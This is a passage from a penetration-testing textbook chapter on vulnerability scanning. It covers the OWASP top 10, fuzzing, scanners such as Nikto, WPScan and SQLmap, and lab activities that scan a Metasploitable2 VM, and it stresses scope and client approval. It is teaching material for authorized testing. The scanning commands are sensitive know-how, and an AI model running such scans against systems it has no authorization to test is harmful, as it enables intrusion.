- Secrets may be included in configuration files that are not sufficiently protected by security measures, allowing unauthorized access to them.
- Secrets may be stored in operating system environment variables. This is usually safe, but if the contents of the environment variables are written to another location such as a log file, they may be exposed.
- Secrets management tools such as AWS Secrets Manager or Azure KeyVault may have poor security configurations, allowing unauthorized access to the secrets they contain.

Tools that can be used to automate the process of secrets scanning include TruffleHog, GitGuardian, and GitLeaks. TruffleHog and GitLeaks can be used to scan Git repositories for exposed secrets. GitGuardian can scan both public (Git) and private code repositories for secrets.

Wireless SSID, Channel, and Signal Strength Scanning

Wireless (a.k.a. Wi-Fi) networks are common targets for threat actors. Because wireless networks can be connected to remotely, they are a relatively easy target to scan for vulnerabilities.

Individual wireless networks are identifiable by the service set identifier (SSID) that their wireless access points (WAPs) broadcast. If you open your Wi-Fi connection setting on your smartphone, each of the names listed in the available networks is an SSID.

Wireless communication occurs in the radio transmission spectrum. This spectrum is divided into different frequency ranges and further subdivided into individual frequency channels within a frequency range. Devices connecting to a wireless network do so by authenticating with a WAP. Data transfer between the connected device and WAP occurs within a specific frequency range on a specific channel or channels. Some WAPs do not require authentication. These are known as open Wi-Fi networks.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

The first task in scanning a wireless network for vulnerabilities is determining the SSID of the targeted network. To do so, use your smartphone or wireless setting on your computer to check for available networks. You can also use specialized tools including InSSIDer and vistumbler to scan for wireless networks. These tools will reveal SSIDs as well as the channels they use and their signal strength. The closer you are to a WAP, the stronger its signal will be (unless something is blocking or interfering with it), and the stronger a signal, the faster and more reliable communication will be.

Tools such as Aircrack-ng, WireShark, OpenVAS, and Zed Attack Proxy (ZAP) can be used to scan wireless networks. Aircrack-ng can also be used to perform wireless attacks.

Application Vulnerabilities and Countermeasures

Open Web Application Security Project (OWASP) is a nonprofit foundation dedicated to finding and fighting the causes of web application vulnerabilities. Fortunately, OWASP helps security professionals understand the vulnerabilities in web applications. Unfortunately, hackers and pen testers can also use this information to discover vulnerabilities in applications and then exploit them.

OWASP (www.owasp.org) publishes the "Ten Most Critical Web Application Security Risks" list, which has been built into the Payment Card Industry (PCI) Data Security Standard (DSS). Visiting the OWASP website to learn more about web application vulnerabilities is recommended. The OWASP report and its top 10 list are updated every few years. The current edition is from 2021, with a new edition planned to be released in late 2025. You can find the current list at https://owasp.org/www-project-top-ten/. As a security tester, you might need to analyze vulnerabilities such as the following in the OWASP top 10 list:

- **A01:2021-Broken Access Control**: This happens when rules are not properly enforced about what authenticated users are allowed to do. Attackers can exploit these flaws to access unauthorized functionality or data, such as find other users' accounts, view sensitive files, modify other users' data, and change access rights.
- **A02:2021-Cryptographic Failures**: This occurs when the proper precautions are not taken to protect application data at rest and in transit. Client-side exposure can include sensitive information that is cached and remains on the user's hard drive after an application is used. This is especially dangerous if users check their bank account balances on a public PC, such as one provided at a library, and cached information contains sensitive banking details that an attacker can use to conduct fraud. Server-side encryption of data-at-rest should be used to protect sensitive data, such as passwords and other customer information. To preserve the secrecy of data in-transit, encryption must always be forced by the application.
- **A03:2021-Injection**: This occurs when untrusted data is accepted as input to an application without being properly validated. Any piece of data sent from a web browser to a server could be manipulated and thus represents a potential point of attack. If an attacker can make assumptions about how data might be handled on the server, they can make educated attempts at exploiting the server. Types of injection vulnerabilities include SQL, code, LDAP, and command injection.
- **A04:2021-Insecure Design**: If a system is not designed with security in mind, or if the security designed into the system is flawed, the resulting system will have vulnerabilities. This is different from insecure implementation because secure coding (implementation) will not remedy a system whose design is flawed. Similarly, if a system is designed to be secure but the coding is not, that coding will still cause the system to be vulnerable.
- **A05:2021-Security Misconfiguration**: This results from poorly configured technologies on top of which a web application runs. These include the operating system, application server, web server, and services used for maintenance. Configuration baselines and checklists can help administrators prevent security misconfigurations.
- **A06:2021-Vulnerable and Outdated Components**: The use of vulnerable or outdated components causes the web applications using these components to inherit those vulnerabilities. Components, such as libraries, frameworks, and other software modules, run with the same privileges as the application.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications and APIs using components with known vulnerabilities may undermine application defenses and enable various attacks and impacts.

- **A07:2021-Identification and Authentication Failures**: These failures are prevalent when poor session management, weak encryption schemes, or weak logic is used to control or protect the authentication process. Developers often "roll their own" authentication or encryption schemes instead of leveraging existing, vetted libraries. One small oversight by a developer can lead to major weaknesses.
- **A08:2021-Software and Data Integrity Failures**: This relates to code and infrastructure that fails to protect a system from security vulnerabilities caused by things such as vulnerable or malicious plugins or libraries that come from untrusted sources such as repositories.
- **A09:2021-Security Logging and Monitoring Failures**: These failures can allow attackers to go undetected. Coupled with missing or ineffective integration with incident response, this vulnerability allows attackers to further attack systems; maintain persistence; pivot to more systems; and tamper with, extract, or destroy data. Most breach studies show the time to detect a breach is more than 200 days, and breaches are typically detected by external parties rather than internal processes or monitoring.
- **A10:2021-Server-Side Request Forgery (SSRF)**: This occurs when a web application acquires resources from a user-supplied URL without first checking that the URL is valid and not malicious.

Fuzzing

The Injection vulnerability from the top 10 list is an easy vulnerability to test for. The process is known as **fuzzing**. Tools to automate this process include Peach Fuzzer. Fuzzing involves entering random information into all input fields that can be found (and sometimes specifically formatted information like SQL commands) to determine if the web application rejects the information, accepts the information, or perhaps crashes. If random information or SQL injections are accepted, then it is obvious the application lacks input validation. Armed with this knowledge, you could target this application for SQL injection exploits.

Web Application Vulnerability Scanning

You can use the knowledge contained in the OWASP top 10 list to pen test web applications to determine if they have any of the top 10 vulnerabilities. Vulnerability scanning tools such as Nessus, **Nikto**, **Wapiti**, **WPScan**, and **SQLmap** can automate this process for you.

Nessus

One scan type that Nessus provides is for web application tests. This scan is focused on web application vulnerabilities and uses approximately 7,000 plug-ins to perform the tests. Figure 6-3 shows the results of such a scan performed against the Metaspoitable2 target.

Nikto


Nikto is an open-source command-line web application scanning tool. Nikto is included in Kali Linux. Nikto takes many parameters, which you can use to customize your scan. To get details about these parameters, enter nikto –help on the command line. Figure 6-4 is an example of running Nikto against the Metasploitable2 target at the IP address 192.168.0.213. The scan targets port 80 and places the results in a text file named nikto-scan-output.

Wapiti

Wapiti is another tool that scans open-source command-line web applications and is also included in Kali Linux. Wapiti is not as popular as Nikto, but you still need to be familiar with it. Figure 6-5 shows Wapiti in action, scanning the Metasploitable2 target.


Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 6-3 Nessus scan results



Source: Nessus

Figure 6-4 Nikto example



Source: Nikto

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 6-5 Wapiti example



Source: Wapiti

Activity 6-1 Nikto Scanning in the Pen-Testing Lab Environment

Time Required: 30 minutes
Objective: Use the Nikto web application vulnerability scanning tool.
Description: In this activity, you use Nikto to scan the Metasploitable2 target in your penetration-testing lab environment.

1. Open the Oracle VM VirtualBox Manager and check the network settings for the Metasploitable2 and Kali Linux VMs. Make sure they are both attached to the same network adapter. You can use either the Host-only Adapter or the Bridged Adapter. If you are using the Bridged Adapter, make sure the Name field contains the name of the adapter you normally use for Internet access.
2. From the Oracle VM VirtualBox Manager, start the Metasploitable2 and Kali Linux VMs.
3. Log in to both VMs and start a terminal session in each.
4. Use the **`ifconfig`** command to check the IP addresses of both VMs. Record these addresses. Both IP addresses must be on the same subnet. If they are not, double-check what you did in step 1.
5. From the Kali Linux VM terminal session, execute the **`ping`** command using the IP address of the Metasploitable2 VM. For example, if step 4 indicated 192.168.0.213 as the IP address of the Metasploitable2 VM, execute the following command:

```
ping 192.168.0.213
```

Continues

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

If your ping is not successful, check your network settings and repeat steps 4 and 5 until you can successfully ping.

6. From the Kali Linux VM terminal session, enter the following nikto command, replacing the 192.168.0.213 IP address with the actual Metasploitable2 VM IP address determined in step 4 :

```
nikto -h 192.168.0.213 -p 80 -o nikto_scan_output -F txt
```

When completed, a text file named nikto_scan_output will contain the results.

7. From the Kali Linux VM terminal session, use the following `more` command to view the contents of the file:


```
more nikto_scan_output
```

8. Note some of the vulnerabilities discovered. What types of further vulnerability testing do the results indicate you should try?
9. Feel free to start a nikto scan on other target VMs, or scan using wapiti instead. (Wapiti scans can take a long time, so plan accordingly.)

WPScan

WordPress is a popular platform for creating blogs and websites. You don't have to be a skilled web developer to quickly build a website using WordPress. WordPress uses plug-ins from different developers to provide unique functional units. A WordPress website could have dozens of plug-ins added to it. Because WordPress enables nontechnical people to create websites and plug-ins, those websites often lack security. WPScan is an open-source, WordPress-specific, website-scanning tool also included in Kali Linux. Figure 6-6 demonstrates the use of WPScan against a website: new.arnpriorfair.ca.

Figure 6-6 WPScan example




Source: WordPress.org

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

SQLmap

Most web applications store their data in a database, and SQL is usually the language used by the web application to interact with its database. If a web application and its database can be compromised, threat actors may be able to access sensitive information contained in the database. SQL injection is one of the exploits used to circumvent security and compromise SQL-based databases. SQL injections are one of the vulnerabilities that SQLmap scans for. Figure 6-7 shows SQLmap scanning the Metasploitable2 VM target. You need to give SQLmap the URL for a page on the website containing data that may be linked to a SQL database.

Figure 6-7 SQLmap example



Source: SQLmap

TruffleHog, Grype, Trivy, and Kube-hunter Tools

Containers and code repositories are valid targets for vulnerability scanning. Table 6-3 outlines basic information on four tools that are useful for scanning containers and code repositories.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Table 6-3 Software tools for vulnerability scanning

Name	Details
TruffleHog	Open-source tool used to find vulnerabilities and misconfigurations across code repositories, binary artifacts, container images, and Kubernetes clusters; can also find secrets embedded in code repositories
Grype	Open-source tool that scans container images and file systems for known vulnerabilities
Trivy	Open-source tool used to find vulnerabilities and misconfigurations across code repositories, binary artifacts, container images, and Kubernetes clusters
Kube-hunter	Open-source tool that searches for security weaknesses in Kubernetes clusters

Vulnerability Scan Considerations

Before you scan a target, think about the ramifications. Scanning a target affects the target and its network. Consider the following factors:

- **Timing**: If the target under test is a production system, avoid testing it during business hours when it has its heaviest workload. Intensive testing may affect the target and the client's business operations. You still need to perform scans during business hours to check for specific vulnerabilities, but those tests should be short in duration and generate little network traffic.
- **Protocols**: Protocols directly map to port numbers and services and indicate the types of operations and applications that may be running on a target. If you are performing web applications tests, you are definitely using tools and plug-ins that focus on HTTP (port 80) and HTTPS (port 443). If a target might be a DNS server, include port 53 in your tests.
- **Network topology**: You must understand the layout of the networks of the organization under test and how they are interconnected. First, the network topology helps you discover targets to test and may identify targets that should not be tested because they live on a network not within the scope of your testing agreement. You can use tools such as nmap or host discovery features in a vulnerability scanner such as Nessus to find targets. If you are white-box testing, the client may have provided a network topology map for you.
- **Bandwidth**: Just as you don't want to overwhelm a client's servers during business hours, you don't want to overwhelm their network either. Make sure that the level of scanning you perform does not detract from business operations. Intensive or aggressive scans generate a lot of traffic and consume a lot of network bandwidth. Perform those types of scans sparingly and when network traffic is low.
- **Query throttling**: To avoid overwhelming target computers and their networks, you can use query throttling. Most vulnerability scanning programs have a query-throttling feature. It allows you to reduce the rate of scans and queries being sent to targets, which reduces the impact of the scans. Keep in mind that throttled queries make scans longer to complete.
- **Fragile systems**: These are specific targets in the client's network that you could disrupt (perhaps crash) if you don't take special care when scanning them. These include systems already operating near maximum capacity, older hardware and operating systems, and systems that may not handle errors well. The special care to take includes not overwhelming them with intensive scanning or perhaps not scanning them at all.
- **Nontraditional systems**: These include Internet of Things (IoT) devices and other systems you may find on the network that aren't traditional computers. So many devices have wired and wireless capabilities these days that target discovery may detect targets that you do not need or want to vulnerability scan. Do you need to vulnerability scan smart TVs? What about personal smartphones connected to the company Wi-Fi? Should you vulnerability scan sensitive medical equipment that you discover on a hospital's network? If you discover nontraditional systems, you need to check with the client before proceeding.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Note 1 | In Activity 6-2, you install Nessus on your Windows system. If you need to install Nessus on a Linux system, you can find instructions at https://docs.tenable.com/nessus/Content/Install-NessusLinux.htm.

Activity 6-2 Downloading and Installing Nessus Essentials

Time Required: 30 minutes
Objective: Download and install Nessus Essentials.
Description: In this activity, you download and install Nessus Essentials, a popular vulnerability scanning tool for discovering vulnerabilities in Windows and Linux systems. Nessus Essentials is the free version of Nessus. It has the same functionality as the commercial product Nessus Professional but restricts the number of IP addresses you can work with.

1. In Windows, start your web browser and go to https://www.tenable.com/products/nessus/nessus-essentials. You need an activation code to install Nessus Essentials, so fill in the **Register for an Activation Code** box and then click **Get Started**. You also have another opportunity to request an activation code later in the installation steps. The activation code will be sent to the email address you provide.
2. Go to https://www.tenable.com/downloads/nessus to get to the download area. If you are running Windows just click the **Download** button as the default Version and Platform will suffice. The current version of Nessus for Windows is 10.9.0 and a file named Nessus-10.9.0-x64.msi will be downloaded. If you are running a different operating system use the Platform list arrow to select your OS.
3. After the download is finished, browse to the location of the saved file, and then double-click the setup executable file. If a warning message is displayed, click **Run** or **OK** to continue. The InstallShield Wizard window opens.
4. Close all running Windows applications, and then click **Next**.
5. Follow the prompts and accept license agreements and default settings unless your instructor advises you otherwise.
6. When the installation is finished, your default web browser opens to the Welcome to Nessus Install page. Click the **Connect via SSL** button.
7. On the Welcome to Nessus page, click the **Continue** button.
8. On the next page, select **Register for Nessus Essentials** and then click **Continue**.
9. If you already received an activation code in an email message, you can skip the **Get an activation code** page; otherwise, fill it in to get an activation code.
10. When you are asked for your activation code, enter the code, and then click **Continue**.
11. Click **Continue** again, enter a Username and Password on the Create a user account page, and then click **Submit**. Nessus Essentials finishes the installation and begins to download plug-ins it needs to perform vulnerability scans.
12. To start Nessus Essentials in the future, open a web browser tab, enter https://localhost:8834, and use the username and password you created to log in. You will use Nessus Essentials in upcoming activities.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Security Bytes | In February 2025, the largest cryptocurrency heist in history occurred. About $1.5 billion USD in Ethereum tokens were intercepted and stolen from the Dubai-based cryptocurrency exchange ByBit. The FBI and TRM Labs, an intelligence company that helps detect and investigate crypto-related financial crime and fraud, have linked the infamous North Korean criminal hacking gang known as Lazarus Group to the heist. The cyber criminals were able to intercept the crypto as it was being transferred by exploiting a vulnerability in the Safe Wallet platform that ByBit uses for transactions. The CEO of ByBit signed off on the transaction as it seemed legitimate, but the threat actors had already compromised Safe Wallet and redirected the transfer into their own crypto wallet. Approximately $200 million of the stolen crypto was laundered within 48 hours of the attack. Just as illegally acquired real money is sometimes laundered through businesses to make it "clean" and usable, the stolen crypto had to be changed into other forms (such as bitcoin) so that it could be spent. It is speculated the cyber criminals used a money laundering-as-a-service provided by crime syndicates in China and Southeast Asia. The theft affected the crypto market, contributing to a 20 percent drop in the price of bitcoin and renewing concern over the safety of these types of crypto transactions.

Self-Check

1. What does FISMA stand for? Choose all that apply.
   - **a.** Federal Information Security Management Act
   - **b.** Federal Internet Safety Measures Act
   - **c.** Federal Investigative Security Monitoring Agency
   - **d.** Federal Information Security Modernization Act
2. What are SAST, DAST, and IAST?
   - **a.** Internet regulatory bodies
   - **b.** Software testing methodologies
   - **c.** Governmental security agencies
   - **d.** Vulnerability testing tools

Check your answers at the end of this chapter.

Executing Vulnerability Scans

Certification

3.1 Given a scenario, perform vulnerability discovery using various techniques.

3.2 Given a scenario, analyze output from reconnaissance, scanning, and enumeration phases.

Before executing vulnerability scans, consider the following factors:

- Scope of the scan(s)
- Configuration steps
- Credentialed or noncredentialed scans
- Internal and external scans
- Scanner and plug-in updates

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Each of these considerations affect what your scans accomplish and how they interact with targets under test.

Scope of Vulnerability Scans

The **scope** of a vulnerability scan defines what targets to scan and what types of vulnerability tests to perform against them. These details should already be well defined in your SOW document and the ROE. Targets that the client defined as out of scope should not be vulnerability tested. If you find a target that is out of scope but you are confident that it needs to be scanned for vulnerabilities, you must discuss the target with the client. If the client agrees that target is now in scope, you must rework the SOW and ROE.

Besides targets and tests, the scope should also define what vulnerability scanning tools are allowed and how you are allowed to use them. For example, are you allowed to use any tool, such as potentially intensive scanning tools like Nessus, or are you restricted to more rudimentary command-line tools that can be used gently on the network such as nmap? You may even be restricted from using network discovery tools to find targets and can only target IP addresses that the client has given you.

Scoping can also break large networks with potentially hundreds of targets into small manageable groups. Vulnerability scanning hundreds of targets at once generates a lot of network traffic and produces volumes of data to sift through. Dividing the targets into smaller groups (such as all the web servers in one group and all the desktops in another) and then scanning these groups one at a time helps to make the project more manageable.

Configuring Vulnerability Scans

This section uses Nessus as the scanner, but the concepts discussed also apply to other vulnerability scanners. Another popular vulnerability scanner is OpenVAS, a free, open-source, community-supported vulnerability scanner. OpenVAS will be demonstrated in later chapters.

After you have identified one or more targets to scan, you can customize scan options including the following:

- **Type of scan to perform**: You usually decide the type of scan by choosing a scan template (shown in Figure 6-1) and then filling in the target and operational details such as scheduling.
- **Plug-ins to use**: Recall that plug-ins are the individual vulnerability test components that contain the intelligence needed to discover specific types of vulnerabilities. Plug-ins test for every known type of vulnerability. Some plug-ins check for SQL injection weakness, and others check for missing updates and patches. You can choose plug-ins to create a custom scan or reduce the number of plug-ins associated with a scan template to eliminate unwanted tests and lower the intensity of your scan. For example, if you know you are not scanning any Linux systems, you could remove any Linux-related plug-ins from your scan (Figure 6-8).

Credentialed or Noncredentialed Scans

As was discussed earlier, credentialed scans have login identities and passwords associated with them. Non-credentialed scans do not. Credentialed scans provide the most detailed results because they can authenticate with the target system and access information that a credentialed user can access. Credentialed scans using administrative credentials provide the greatest amount of information, while credentialed scans using a nonadministrative account provide less. You should still perform noncredentialed scans because they reveal how much vulnerability information a threat actor with no credentials could obtain.

